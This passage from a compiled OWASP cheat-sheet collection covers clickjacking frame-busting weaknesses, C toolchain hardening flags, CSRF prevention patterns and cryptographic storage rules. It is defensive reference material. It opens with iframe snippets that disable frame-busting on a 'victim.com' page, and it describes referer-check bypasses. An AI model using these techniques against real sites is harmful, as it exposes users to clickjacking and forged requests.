Most frame busting relies on JavaScript in the framed page to detect framing and bust itself out. If JavaScript is disabled in the context of the subframe, the frame busting code will not run. There are unfortunately several ways of restricting JavaScript in a subframe:

In IE 8:

```
<iframe src="http://www.victim.com" security="restricted"></iframe>
```

In Chrome:

```
<iframe src="http://www.victim.com" sandbox></iframe>
```

In Firefox and IE:

Activate designMode in parent page.

3.6. Authors and Primary Editors

[none named]

3.7. References

1. https://www.owasp.org/index.php/Clickjacking_Defense_Cheat_Sheet
2. https://www.owasp.org/index.php/Clickjacking
3. http://blog.chromium.org/2010/01/security-in-depth-new-security-features.
   html
4. https://code.google.com/p/chromium/issues/detail?id=129139

5. https://developer.mozilla.org/en-US/docs/HTTP/X-Frame-Options?redirectlocale=en-US&redirectslug=The_X-FRAME-OPTIONS_response_header

6. https://bugzilla.mozilla.org/show_bug.cgi?id=690168

7. http://blogs.msdn.com/b/ie/archive/2009/01/27/ie8-security-part-vii-clickjacking-defenses.aspx

8. http://erlend.oftedal.no/blog/tools/xframeoptions/

9. http://www.opera.com/docs/specs/presto26/#network

10. http://www.zdnet.com/blog/security/apple-safari-jumbo-patch-50-vulnerabil
3541

11. https://bugs.webkit.org/show_bug.cgi?id=94836

12. Mozilla Developer Network: https://developer.mozilla.org/en-US/docs/HTTP/X-Frame-Options

13. IETF Draft: http://datatracker.ietf.org/doc/draft-ietf-websec-x-frame-options/

14. X-Frame-Options Compatibility Test: http://erlend.oftedal.no/blog/tools/xframeoptions/ - Check this for the LATEST browser support info for the X-Frame-Options header

15. https://www.owasp.org/index.php/ClickjackFilter_for_Java_EE

16. http://blogs.msdn.com/sdl/archive/2009/02/05/clickjacking-defense-in-ie8.aspx

17. https://www.codemagi.com/blog/post/194

4. C-Based Toolchain Hardening Cheat Sheet

Last revision (mm/dd/yy): 04/7/2014

4.1. Introduction

C-Based Toolchain Hardening Cheat Sheet is a brief treatment of project settings that will help you deliver reliable and secure code when using C, C++ and Objective C languages in a number of development environments. A more in-depth treatment of this topic can be found here [2]. This cheatsheet will guide you through the steps you should take to create executables with firmer defensive postures and increased integration with the available platform security. Effectively configuring the toolchain also means your project will enjoy a number of benefits during development, including enhanced warnings and static analysis, and self-debugging code.
There are four areas to be examined when hardening the toolchain: configuration, integration, static analysis, and platform security. Nearly all areas are overlooked or neglected when setting up a project. The neglect appears to be pandemic, and it applies to nearly all projects including Auto-configured projects, Makefile-based, Eclipse-based, and Xcode-based. It's important to address the gaps at configuration and build time because it's difficult to impossible to add hardening on a distributed executable after the fact [3] on some platforms.
For those who would like a deeper treatment of the subject matter, please visit C-Based Toolchain Hardening [2].

4.2. Actionable Items

The *C-Based Toolchain Hardening Cheat Sheet* calls for the following actionable items:

- Provide debug, release, and test configurations
- Provide an assert with useful behavior
- Configure code to take advantage of configurations
- Properly integrate third party libraries
- Use the compiler's built-in static analysis capabilities
- Integrate with platform security measures

The remainder of this cheat sheet briefly explains the bulleted, actionable items. For a thorough treatment, please visit the full article [2].

4.3. Build Configurations

You should support three build configurations. First is *Debug*, second is *Release*, and third is *Test*. One size does *not* fit all, and each speaks to a different facet of the engineering process. You will use a debug build while developing, your continuous

integration or build server will use test configurations, and you will ship release builds.
1970's K&R code and one size fits all flags are from a bygone era. Processes have evolved and matured to meet the challenges of a modern landscape, including threats. Because tools like Autconfig and Automake do not support the notion of build configurations [4], you should prefer to work in an Integrated Develop Environments (IDE) or write your makefiles so the desired targets are supported. In addition, Autconfig and Automake often ignore user supplied flags (it depends on the folks writing the various scripts and templates), so you might find it easier to again write a makefile from scratch rather than retrofitting existing auto tool files.

4.3.1. Debug Builds

Debug is used during development, and the build assists you in finding problems in the code. During this phase, you develop your program and test integration with third party libraries you program depends upon. To help with debugging and diagnostics, you should define DEBUG and _DEBUG (if on a Windows platform) preprocessor macros and supply other 'debugging and diagnostic' oriented flags to the compiler and linker. Additional preprocessor macros for selected libraries are offered in the full article [2].
You should use the following for GCC when building for debug: -O0 (or -O1) and -g3 -ggdb. No optimizations improve debuggability because optimizations often rearrange statements to improve instruction scheduling and remove unneeded code. You may need -O1 to ensure some analysis is performed. -g3 ensures maximum debug information is available, including symbolic constants and #defines.
Asserts will help you write self debugging programs. The program will alert you to the point of first failure quickly and easily. Because asserts are so powerful, the code should be completely and full instrumented with asserts that: (1) validates and asserts all program state relevant to a function or a method; (2) validates and asserts all function parameters; and (3) validates and asserts all return values for functions or methods which return a value. Because of item (3), you should be very suspicious of void functions that cannot convey failures.
Anywhere you have an if statement for validation, you should have an assert. Anywhere you have an assert, you should have an if statement. They go hand-in-hand. Posix states if NDEBUG is *not* defined, then assert "shall write information about the particular call that failed on stderr and shall call abort" [5]. Calling abort during development is useless behavior, so you must supply your own assert that SIGTRAPs. A Unix and Linux example of a SIGTRAP based assert is provided in the full article [2].
Unlike other debugging and diagnostic methods - such as breakpoints and printf - asserts stay in forever and become silent guardians. If you accidentally nudge something in an apparently unrelated code path, the assert will snap the debugger for you. The enduring coverage means debug code - with its additional diagnostics and instrumentation - is more highly valued than unadorned release code. If code is checked in that does not have the additional debugging and diagnostics, including full assertions, you should reject the check-in.

4.3.2. Release Builds

Release builds are diametrically opposed to debug configurations. In a release configuration, the program will be built for use in production. Your program is expected to operate correctly, securely and efficiently. The time for debugging and diagnostics is over, and your program will define NDEBUG to remove the supplemental information and behavior.

A release configuration should also use -O2/-O3/-Os and -g1/-g2. The optimizations will make it somewhat more difficult to make sense of a stack trace, but they should be few and far between. The -gN flag ensures debugging information is available for post mortem analysis. While you generate debugging information for release builds, you should strip the information before shipping and check the symbols into you version control system along with the tagged build.
NDEBUG will also remove asserts from your program by defining them to void since its not acceptable to crash via abort in production. You should not depend upon assert for crash report generation because those reports could contain sensitive information and may end up on foreign systems, including for example, Windows Error Reporting [6]. If you want a crash dump, you should generate it yourself in a controlled manner while ensuring no sensitive information is written or leaked.
Release builds should also curtail logging. If you followed earlier guidance, you have properly instrumented code and can determine the point of first failure quickly and easily. Simply log the failure and and relevant parameters. Remove all NSLog and similar calls because sensitive information might be logged to a system logger. Worse, the data in the logs might be egressed by backup or sync. If your default configuration includes a logging level of ten or *maximum verbosity*, you probably lack stability and are trying to track problems in the field. That usually means your program or library is not ready for production.

4.3.3. Test Builds

A Test build is closely related to a release build. In this build configuration, you want to be as close to production as possible, so you should be using -O2/-O3/-Os and -g1/-g2. You will run your suite of positive and negative tests against the test build. You will also want to exercise all functions or methods provided by the program and not just the public interfaces, so everything should be made public. For example, all member functions public (C++ classes), all selectors (Objective C), all methods (Java), and all interfaces (library or shared object) should be made available for testing. As such, you should:

- Add -Dprotected=public -Dprivate=public to CFLAGS and CXXFLAGS
- Change __attribute__ ((visibility ("hidden"))) to __attribute__ ((visibility ("default")))

Many Object Oriented purist oppose testing private interfaces, but this is not about object oriented-ness. This (*q.v.*) is about building reliable and secure software.
You should also concentrate on negative tests. Positive self tests are relatively useless except for functional and regression tests. Since this is your line of business or area of expertise, you should have the business logic correct when operating in a benign environment. A hostile or toxic environment is much more interesting, and that's where you want to know how your library or program will fail in the field when under attack.

4.4. Library Integration

You must properly integrate and utilize libraries in your program. Proper integration includes acceptance testing, configuring for your build system, identifying libraries you *should* be using, and correctly using the libraries. A well integrated library can compliment your code, and a poorly written library can detract from your program. Because a stable library with required functionality can be elusive and its tricky to integrate libraries, you should try to minimize dependencies and avoid thrid party libraries whenever possible.

Acceptance testing a library is practically non-existent. The testing can be a simple code review or can include additional measures, such as negative self tests. If the library is defective or does not meet standards, you must fix it or reject the library. An example of lack of acceptance testing is Adobe's inclusion of a defective Sablotron library [7], which resulted in CVE-2012-1525 [8]. Another example is the 10's to 100's of millions of vulnerable embedded devices due to defects in libupnp. While its popular to lay blame on others, the bottom line is you chose the library so you are responsible for it.

You must also ensure the library is integrated into your build process. For example, the OpenSSL library should be configured *without* SSLv2, SSLv3 and compression since they are defective. That means config should be executed with -no-comp -no-sslv2 and -no-sslv3. As an additional example, using STLPort your debug configuration should also define _STLP_DEBUG=1, _STLP_USE_DEBUG_LIB=1, _STLP_DEBUG_ALLOC=1, _STLP_DEBUG_UNINITIALIZED=1 because the library offers the additional diagnostics during development.

Debug builds also present an opportunity to use additional libraries to help locate problems in the code. For example, you should be using a memory checker such as *Debug Malloc Library (Dmalloc)* during development. If you are not using Dmalloc, then ensure you have an equivalent checker, such as GCC 4.8's -fsanitize=memory. This is one area where one size clearly does not fit all.

Using a library properly is always difficult, especially when there is no documentation. Review any hardening documents available for the library, and be sure to visit the library's documentation to ensure proper API usage. If required, you might have to review code or step library code under the debugger to ensure there are no bugs or undocumented features.

4.5. Static Analysis

Compiler writers do a fantastic job of generating object code from source code. The process creates a lot of additional information useful in analyzing code. Compilers use the analysis to offer programmers warnings to help detect problems in their code, but the catch is you have to ask for them. After you ask for them, you should take time to understand what the underlying issue is when a statement is flagged. For example, compilers will warn you when comparing a signed integer to an unsigned integer because -1 > 1 after C/C++ promotion. At other times, you will need to back off some warnings to help separate the wheat from the chaff. For example, interface programming is a popular C++ paradigm, so -Wno-unused-parameter will probably be helpful with C++ code.

You should consider a clean compile as a security gate. If you find its painful to turn warnings on, then you have likely been overlooking some of the finer points in the details. In addition, you should strive for multiple compilers and platforms support since each has its own personality (and interpretation of the C/C++ standards). By the time your core modules clean compile under Clang, GCC, ICC, and Visual Studio on the Linux and Windows platforms, your code will have many stability obstacles removed.

When compiling programs with GCC, you should use the following flags to help detect errors in your programs. The options should be added to CFLAGS for a program with C source files, and CXXFLAGS for a program with C++ source files. Objective C developers should add their warnings to CFLAGS: -Wall -Wextra -Wconversion (or -Wsign-conversion), -Wcast-align, -Wformat=2 -Wformat-security, -fno-common, -Wmissing-prototypes, -Wmissing-declarations, -Wstrict-prototypes, -Wstrict-overflow, and -Wtrampolines.

C++ presents additional opportunities under GCC, and the flags include -

Woverloaded-virtual, -Wreorder, -Wsign-promo, -Wnon-virtual-dtor and possibly -Weffc++. Finally, Objective C should include -Wstrict-selector-match and -Wundeclared-selector.
For a Microsoft platform, you should use: /W4, /Wall, and /analyze. If you don't use /Wall, Microsoft recomends using /W4 and enabling C4191, C4242, C4263, C4264, C4265, C4266, C4302, C4826, C4905, C4906, and C4928. Finally, /analyze is Enterprise Code Analysis, which is freely available with the Windows SDK for Windows Server 2008 and .NET Framework 3.5 SDK [9] (you don't need Visual Studio Enterprise edition).
For additional details on the GCC and Windows options and flags, see GCC Options to Request or Suppress Warnings [10], "Off By Default" Compiler Warnings in Visual C++ [11], and Protecting Your Code with Visual C++ Defenses [12].

4.6. Platform Security

Integrating with platform security is essential to a defensive posture. Platform security will be your safety umbrella if someone discovers a bug with security implications - and you should always have it with you. For example, if your parser fails, then no-execute stacks and heaps can turn a 0-day into an annoying crash. Not integrating often leaves your users and customers vulnerable to malicious code. While you may not be familiar with some of the flags, you are probably familiar with the effects of omitting them. For example, Android's Gingerbreak overwrote the Global Offset Table (GOT) in the ELF headers, and could have been avoided with -z,relro.
When integrating with platform security on a Linux host, you should use the following flags: -fPIE (compiler) and -pie (linker), -fstack-protector-all (or -fstack-protector), -z,noexecstack, -z,now, -z,relro. If available, you should also use _FORTIFY_SOURCES=2 (or _FORTIFY_SOURCES=1 on Android 4.2), -fsanitize=address and -fsanitize=thread (the last two should be used in debug configurations). -z,nodlopen and -z,nodump might help in reducing an attacker's ability to load and manipulate a shared object. On Gentoo and other systems with no-exec heaps, you should also use -z,noexecheap.
Windows programs should include /dynamicbase, /NXCOMPAT, /GS, and /SafeSEH to ensure address space layout randomizations (ASLR), data execution prevention (DEP), use of stack cookies, and thwart exception handler overwrites.
For additional details on the GCC and Windows options and flags, see GCC Options Summary [13] and Protecting Your Code with Visual C++ Defenses [12].

4.7. Authors and Editors

- Jeffrey Walton - jeffrey(at)owasp.org
- Jim Manico - jim(at)owasp.org
- Kevin Wall - kevin(at)owasp.org

4.8. References

1. `https://www.owasp.org/index.php/C-Based_Toolchain_Hardening_Cheat_Sheet`
2. `https://www.owasp.org/index.php/C-Based_Toolchain_Hardening`
3. `http://sourceware.org/ml/binutils/2012-03/msg00309.html`

4. https://lists.gnu.org/archive/html/automake/2012-12/msg00019.html
5. http://pubs.opengroup.org/onlinepubs/009604499/functions/assert.html
6. http://msdn.microsoft.com/en-us/library/windows/hardware/gg487440.aspx
7. http://www.agarri.fr/blog/index.html
8. http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2012-1525
9. http://www.microsoft.com/en-us/download/details.aspx?id=24826
10. http://gcc.gnu.org/onlinedocs/gcc/Warning-Options.html
11. http://blogs.msdn.com/b/vcblog/archive/2010/12/14/off-by-default-compiler-warnings-in-visual-c.aspx
12. http://msdn.microsoft.com/en-us/magazine/cc337897.aspx
13. http://gcc.gnu.org/onlinedocs/gcc/Option-Summary.html

5. Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet

Last revision (mm/dd/yy): 08/14/2014

5.1. Introduction

Cross-Site Request Forgery (CSRF) is a type of attack that occurs when a malicious Web site, email, blog, instant message, or program causes a user's Web browser to perform an unwanted action on a trusted site for which the user is currently authenticated. The impact of a successful cross-site request forgery attack is limited to the capabilities exposed by the vulnerable application. For example, this attack could result in a transfer of funds, changing a password, or purchasing an item in the user's context. In effect, CSRF attacks are used by an attacker to make a target system perform a function (funds Transfer, form submission etc.) via the target's browser without knowledge of the target user, at least until the unauthorized function has been committed.
Impacts of successful CSRF exploits vary greatly based on the role of the victim. When targeting a normal user, a successful CSRF attack can compromise end-user data and their associated functions. If the targeted end user is an administrator account, a CSRF attack can compromise the entire Web application. The sites that are more likely to be attacked are community Websites (social networking, email) or sites that have high dollar value accounts associated with them (banks, stock brokerages, bill pay services). This attack can happen even if the user is logged into a Web site using strong encryption (HTTPS). Utilizing social engineering, an attacker will embed malicious HTML or JavaScript code into an email or Website to request a specific 'task url'. The task then executes with or without the user's knowledge, either directly or by utilizing a Cross-site Scripting flaw (ex: Samy MySpace Worm).
For more information on CSRF, please see the OWASP Cross-Site Request Forgery (CSRF) page [2].

5.2. Prevention Measures That Do NOT Work

5.2.1. Using a Secret Cookie

Remember that all cookies, even the secret ones, will be submitted with every request. All authentication tokens will be submitted regardless of whether or not the end-user was tricked into submitting the request. Furthermore, session identifiers are simply used by the application container to associate the request with a specific session object. The session identifier does not verify that the end-user intended to submit the request.

5.2.2. Only Accepting POST Requests

Applications can be developed to only accept POST requests for the execution of business logic. The misconception is that since the attacker cannot construct a malicious link, a CSRF attack cannot be executed. Unfortunately, this logic is incorrect. There are numerous methods in which an attacker can trick a victim into submitting a forged POST request, such as a simple form hosted in an attacker's Website with hidden values. This form can be triggered automatically by JavaScript or can be triggered by the victim who thinks the form will do something else.

5.2.3. Multi-Step Transactions

Multi-Step transactions are not an adequate prevention of CSRF. As long as an attacker can predict or deduce each step of the completed transaction, then CSRF is possible.

5.2.4. URL Rewriting

This might be seen as a useful CSRF prevention technique as the attacker can not guess the victim's session ID. However, the user's credential is exposed over the URL.

5.3. General Recommendation: Synchronizer Token Pattern

In order to facilitate a "transparent but visible" CSRF solution, developers are encouraged to adopt the Synchronizer Token Pattern [3]. The synchronizer token pattern requires the generating of random "challenge" tokens that are associated with the user's current session. These challenge tokens are then inserted within the HTML forms and links associated with sensitive server-side operations. When the user wishes to invoke these sensitive operations, the HTTP request should include this challenge token. It is then the responsibility of the server application to verify the existence and correctness of this token. By including a challenge token with each request, the developer has a strong control to verify that the user actually intended to submit the desired requests. Inclusion of a required security token in HTTP requests associated with sensitive business functions helps mitigate CSRF attacks as successful exploitation assumes the attacker knows the randomly generated token for the target victim's session. This is analogous to the attacker being able to guess the target victim's session identifier. The following synopsis describes a general approach to incorporate challenge tokens within the request.
When a Web application formulates a request (by generating a link or form that causes a request when submitted or clicked by the user), the application should include a hidden input parameter with a common name such as "CSRFToken". The value of this token must be randomly generated such that it cannot be guessed by an attacker. Consider leveraging the java.security.SecureRandom class for Java applications to generate a sufficiently long random token. Alternative generation algorithms include the use of 256-bit BASE64 encoded hashes. Developers that choose this generation algorithm must make sure that there is randomness and uniqueness utilized in the data that is hashed to generate the random token.

```
<form action="/transfer.do" method="post">
  <input type="hidden" name="CSRFToken"
  value="OWY4NmQwODE4ODRjN2Q2NTlhMmZlYWE...
  wYzU1YWQwMTVhM2JmNGYxYjJiMGI4MjJjZDE1ZDZ...
  MGYwMGEwOA==">
   ...
</form>
```

In general, developers need only generate this token once for the current session. After initial generation of this token, the value is stored in the session and is utilized for each subsequent request until the session expires. When a request is issued by the end-user, the server-side component must verify the existence and validity of the

token in the request as compared to the token found in the session. If the token was not found within the request or the value provided does not match the value within the session, then the request should be aborted, token should be reset and the event logged as a potential CSRF attack in progress.
To further enhance the security of this proposed design, consider randomizing the CSRF token parameter name and or value for each request. Implementing this approach results in the generation of per-request tokens as opposed to per-session tokens. Note, however, that this may result in usability concerns. For example, the "Back" button browser capability is often hindered as the previous page may contain a token that is no longer valid. Interaction with this previous page will result in a CSRF false positive security event at the server. Regardless of the approach taken, developers are encouraged to protect the CSRF token the same way they protect authenticated session identifiers, such as the use of SSLv3/TLS.

5.3.1. Disclosure of Token in URL

Many implementations of this control include the challenge token in GET (URL) requests as well as POST requests. This is often implemented as a result of sensitive server-side operations being invoked as a result of embedded links in the page or other general design patterns. These patterns are often implemented without knowledge of CSRF and an understanding of CSRF prevention design strategies. While this control does help mitigate the risk of CSRF attacks, the unique per-session token is being exposed for GET requests. CSRF tokens in GET requests are potentially leaked at several locations: browser history, HTTP log files, network appliances that make a point to log the first line of an HTTP request, and Referer headers if the protected site links to an external site.
In the latter case (leaked CSRF token due to the Referer header being parsed by a linked site), it is trivially easy for the linked site to launch a CSRF attack on the protected site, and they will be able to target this attack very effectively, since the Referer header tells them the site as well as the CSRF token. The attack could be run entirely from javascript, so that a simple addition of a script tag to the HTML of a site can launch an attack (whether on an originally malicious site or on a hacked site). This attack scenario is easy to prevent, the referer will be omitted if the origin of the request is HTTPS. Therefore this attack does not affect web applications that are HTTPS only.
The ideal solution is to only include the CSRF token in POST requests and modify server-side actions that have state changing affect to only respond to POST requests. This is in fact what the RFC 2616 [4] requires for GET requests. If sensitive server-side actions are guaranteed to only ever respond to POST requests, then there is no need to include the token in GET requests.
In most JavaEE web applications, however, HTTP method scoping is rarely ever utilized when retrieving HTTP parameters from a request. Calls to "HttpServletRequest.getParameter" will return a parameter value regardless if it was a GET or POST. This is not to say HTTP method scoping cannot be enforced. It can be achieved if a developer explicitly overrides doPost() in the HttpServlet class or leverages framework specific capabilities such as the AbstractFormController class in Spring.
For these cases, attempting to retrofit this pattern in existing applications requires significant development time and cost, and as a temporary measure it may be better to pass CSRF tokens in the URL. Once the application has been fixed to respond to HTTP GET and POST verbs correctly, CSRF tokens for GET requests should be turned off.

5.3.2. Viewstate (ASP.NET)

ASP.NET has an option to maintain your ViewState. The ViewState indicates the status of a page when submitted to the server. The status is defined through a hidden field placed on each page with a <form runat="server"> control. Viewstate can be used as a CSRF defense, as it is difficult for an attacker to forge a valid Viewstate. It is not impossible to forge a valid Viewstate since it is feasible that parameter values could be obtained or guessed by the attacker. However, if the current session ID is added to the ViewState, it then makes each Viewstate unique, and thus immune to CSRF.
To use the ViewStateUserKey property within the Viewstate to protect against spoofed post backs. Add the following in the OnInit virtual method of the Page-derived class (This property must be set in the Page.Init event)

```
protected override OnInit(EventArgs e) {
  base.OnInit(e);
  if (User.Identity.IsAuthenticated)
    ViewStateUserKey = Session.SessionID;
}
```

The following keys the Viewstate to an individual using a unique value of your choice.

```
(Page.ViewStateUserKey)
```

This must be applied in Page_Init because the key has to be provided to ASP.NET before Viewstate is loaded. This option has been available since ASP.NET 1.1.
However, there are limitations on this mechanism. Such as, ViewState MACs are only checked on POSTback, so any other application requests not using postbacks will happily allow CSRF.

5.3.3. Double Submit Cookies

Double submitting cookies is defined as sending a random value in both a cookie and as a request parameter, with the server verifying if the cookie value and request value are equal.
When a user authenticates to a site, the site should generate a (cryptographically strong) pseudorandom value and set it as a cookie on the user's machine separate from the session id. The site does not have to save this value in any way. The site should then require every sensitive submission to include this random value as a hidden form value (or other request parameter) and also as a cookie value. An attacker cannot read any data sent from the server or modify cookie values, per the same-origin policy. This means that while an attacker can send any value he wants with a malicious CSRF request, the attacker will be unable to modify or read the value stored in the cookie. Since the cookie value and the request parameter or form value must be the same, the attacker will be unable to successfully submit a form unless he is able to guess the random CSRF value.
Direct Web Remoting (DWR) [5] Java library version 2.0 has CSRF protection built in as it implements the double cookie submission transparently.

5.3.4. Encrypted Token Pattern

Overview

The Encrypted Token Pattern leverages an encryption, rather than comparison, method of Token-validation. After successful authentication, the server generates a unique Token comprised of the user's ID, a timestamp value and a nonce [6], using a unique key available only on the server. This Token is returned to the client and embedded in a hidden field. Subsequent AJAX requests include this Token in the request-header, in a similar manner to the Double-Submit pattern. Non-AJAX form-based requests will implicitly persist the Token in its hidden field, although I recommend persisting this data in a custom HTTP header in such cases. On receipt of this request, the server reads and decrypts the Token value with the same key used to create the Token.

Validation

On successful Token-decryption, the server has access to parsed values, ideally in the form of claims [7]. These claims are processed by comparing the UserId claim to any potentially stored UserId (in a Cookie or Session variable, if the site already contains a means of authentication). The Timestamp is validated against the current time, preventing replay attacks. Alternatively, in the case of a CSRF attack, the server will be unable to decrypt the poisoned Token, and can block and log the attack.
This pattern exists primarily to allow developers and architects protect against CSRF without session-dependency. It also addresses some of the shortfalls in other stateless approaches, such as the need to store data in a Cookie, circumnavigating the Cookie-subdomain and HTTPONLY issues.

5.4. CSRF Prevention without a Synchronizer Token

CSRF can be prevented in a number of ways. Using a Synchronizer Token is one way that an application can rely upon the Same-Origin Policy to prevent CSRF by maintaining a secret token to authenticate requests. This section details other ways that an application can prevent CSRF by relying upon similar rules that CSRF exploits can never break.

5.4.1. Checking The Referer Header

Although it is trivial to spoof the referer header on your own browser, it is impossible to do so in a CSRF attack. Checking the referer is a commonly used method of preventing CSRF on embedded network devices because it does not require a per-user state. This makes a referer a useful method of CSRF prevention when memory is scarce. This method of CSRF mitigation is also commonly used with unauthenticated requests, such as requests made prior to establishing a session state which is required to keep track of a synchronization token.
However, checking the referer is considered to be a weaker from of CSRF protection. For example, open redirect vulnerabilities can be used to exploit GET-based requests that are protected with a referer check and some organizations or browser tools remove referrer headers as a form of data protection. There are also common implementation mistakes with referer checks. For example if the CSRF attack originates from an HTTPS domain then the referer will be omitted. In this case the lack of a referer should be considered to be an attack when the request is performing a state change. Also note that the attacker has limited influence over the referer. For example, if the victim's domain is "site.com" then an attacker have the CSRF exploit originate from "site.com.attacker.com" which may fool a broken referer check implementation. XSS can be used to bypass a referer check.
In short, referer checking is a reasonable form of CSRF intrusion detection and prevention even though it is not a complete protection. Referer checking can detect some attacks but not stop all attacks. For example, if you HTTP referrer is from a different domain and you are expecting requests from your domain only, you can safely block that request.

5.4.2. Checking The Origin Header

The Origin HTTP Header [8] standard was introduced as a method of defending against CSRF and other Cross-Domain attacks. Unlike the referer, the origin will be present in HTTP request that originates from an HTTPS url.
If the origin header is present, then it should be checked for consistency.

5.4.3. Challenge-Response

Challenge-Response is another defense option for CSRF. The following are some examples of challenge-response options.

- CAPTCHA
- Re-Authentication (password)
- One-time Token

While challenge-response is a very strong defense to CSRF (assuming proper implementation), it does impact user experience. For applications in need of high security, tokens (transparent) and challenge-response should be used on high risk functions.

5.5. Client/User Prevention

Since CSRF vulnerabilities are reportedly widespread, it is recommended to follow best practices to mitigate risk. Some mitigating include:

- Logoff immediately after using a Web application
- Do not allow your browser to save username/passwords, and do not allow sites to "remember" your login
- Do not use the same browser to access sensitive applications and to surf the Internet freely (tabbed browsing).
- The use of plugins such as No-Script makes POST based CSRF vulnerabilities difficult to exploit. This is because JavaScript is used to automatically submit the form when the exploit is loaded. Without JavaScript the attacker would have to trick the user into submitting the form manually.

Integrated HTML-enabled mail/browser and newsreader/browser environments pose additional risks since simply viewing a mail message or a news message might lead to the execution of an attack.

5.6. No Cross-Site Scripting (XSS) Vulnerabilities

Cross-Site Scripting is not necessary for CSRF to work. However, any cross-site scripting vulnerability can be used to defeat token, Double-Submit cookie, referer and origin based CSRF defenses. This is because an XSS payload can simply read any page on the site using a XMLHttpRequest and obtain the generated token from the response, and include that token with a forged request. This technique is exactly how the MySpace (Samy) worm [9] defeated MySpace's anti CSRF defenses in 2005, which enabled the worm to propagate. XSS cannot defeat challenge-response defenses such as Captcha, re-authentication or one-time passwords. It is imperative that no XSS vulnerabilities are present to ensure that CSRF defenses can't be circumvented. Please see the OWASP XSS Prevention Cheat Sheet on page 178 for detailed guidance on how to prevent XSS flaws.

5.7. Authors and Primary Editors

- Paul Petefish - paulpetefish[at]solutionary.com
- Eric Sheridan - eric.sheridan[at]owasp.org
- Dave Wichers - dave.wichers[at]owasp.org

5.8. References

1. https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet
2. https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)
3. http://www.corej2eepatterns.com/Design/PresoDesign.htm
4. http://www.w3.org/Protocols/rfc2616/rfc2616-sec9.html#sec9.1.1
5. http://directwebremoting.org/
6. http://en.wikipedia.org/wiki/Cryptographic_nonce
7. http://en.wikipedia.org/wiki/Claims-based_identity
8. https://wiki.mozilla.org/Security/Origin
9. http://en.wikipedia.org/wiki/Samy_(XSS)

6. Cryptographic Storage Cheat Sheet

Last revision (mm/dd/yy): 01/12/2015

6.1. Introduction

This article provides a simple model to follow when implementing solutions for data at rest.

6.1.1. Architectural Decision

An architectural decision must be made to determine the appropriate method to protect data at rest. There are such wide varieties of products, methods and mechanisms for cryptographic storage. This cheat sheet will only focus on low-level guidelines for developers and architects who are implementing cryptographic solutions. We will not address specific vendor solutions, nor will we address the design of cryptographic algorithms.

6.2. Providing Cryptographic Functionality

6.2.1. Secure Cryptographic Storage Design

Rule - Only store sensitive data that you need

Many eCommerce businesses utilize third party payment providers to store credit card information for recurring billing. This offloads the burden of keeping credit card numbers safe.

Rule - Use strong approved Authenticated Encryption

E.g. CCM [2] or GCM [3] are approved Authenticated Encryption [4] modes based on AES [5] algorithm.

Rule - Use strong approved cryptographic algorithms Do not implement an existing cryptographic algorithm on your own, no matter how easy it appears. Instead, use widely accepted algorithms and widely accepted implementations.
Only use approved public algorithms such as AES, RSA public key cryptography, and SHA-256 or better for hashing. Do not use weak algorithms, such as MD5 or SHA1. Note that the classification of a "strong" cryptographic algorithm can change over time. See NIST approved algorithms [6] or ISO TR 14742 "Recommendations on Cryptographic Algorithms and their use" or Algorithms, key size and parameters report – 2014 [7] from European Union Agency for Network and Information Security. E.g. AES 128, RSA [8] 3072, SHA [9] 256.
Ensure that the implementation has (at minimum) had some cryptography experts involved in its creation. If possible, use an implementation that is FIPS 140-2 certified.
See NIST approved algorithms [6] Table 2 "Comparable strengths" for the strength ("security bits") of different algorithms and key lengths, and how they compare to each other.

- In general, where different algorithms are used, they should have comparable strengths e.g. if an AES-128 key is to be encrypted, an AES-128 key or greater, or RSA-3072 or greater could be used to encrypt it.
- In general, hash lengths are twice as long as the security bits offered by the symmetric/asymmetric algorithm e.g. SHA-224 for 3TDEA (112 security bits) (due to the Birthday Attack [10])

If a password is being used to protect keys then the password strength [11] should be sufficient for the strength of the keys it is protecting.

Rule - Use approved cryptographic modes In general, you should not use AES, DES or other symmetric cipher primitives directly. NIST approved modes [12] should be used instead.
NOTE: Do not use ECB mode [13] for encrypting lots of data (the other modes are better because they chain the blocks of data together to improve the data security).

Rule - Use strong random numbers Ensure that all random numbers, especially those used for cryptographic parameters (keys, IV's, MAC tags), random file names, random GUIDs, and random strings are generated in a cryptographically strong fashion.
Ensure that random algorithms are seeded with sufficient entropy.
Tools like NIST RNG Test tool [14] (as used in PCI PTS Derived Test Requirements) can be used to comprehensively assess the quality of a Random Number Generator by reading e.g. 128MB of data from the RNG source and then assessing its randomness properties with the tool.

Rule - Use Authenticated Encryption of data Use (AE [4]) modes under a uniform API. Recommended modes include CCM [2], and GCM [3] as these, and only these as of November 2014, are specified in NIST approved modes [12], ISO IEC 19772 (2009) "Information technology — Security techniques — Authenticated encryption", and IEEE P1619 Standard for Cryptographic Protection of Data on Block-Oriented Storage Devices [15].

- Authenticated Encryption gives confidentiality [16], integrity [17], and authenticity [18] (CIA); encryption alone just gives confidentiality. Encryption must always be combined with message integrity and authenticity protection. Otherwise the ciphertext may be vulnerable to manipulation causing changes to the underlying plaintext data, especially if it's being passed over untrusted channels (e.g. in an URL or cookie).
- These modes require only one key. In general, the tag sizes and the IV sizes should be set to maximum values.

If these recommended AE modes are not available

- combine encryption in cipher-block chaining (CBC) mode [19] with post-encryption message authentication code, such as HMAC [20] or CMAC [21] i.e. Encrypt-then-MAC.
  - Note that Integrity and Authenticity are preferable to Integrity alone i.e. a MAC such as HMAC-SHA256 or HMAC-SHA512 is a better choice than SHA-256 or SHA-512.
- Use 2 independent keys for these 2 independent operations.
- Do not use CBC MAC for variable length data [22].

- The CAVP program [23] is a good default place to go for validation of cryptographic algorithms when one does not have AES or one of the authenticated encryption modes that provide confidentiality and authenticity (i.e., data origin authentication) such as CCM, EAX, CMAC, etc. For Java, if you are using SunJCE that will be the case. The cipher modes supported in JDK 1.5 and later are CBC, CFB, CFBx, CTR, CTS, ECB, OFB, OFBx, PCBC. None of these cipher modes are authenticated encryption modes. (That's why it is added explicitly.) If you are using an alternate JCE provider such as Bouncy Castle, RSA JSafe, IAIK, etc., then these authenticated encryption modes should be used.

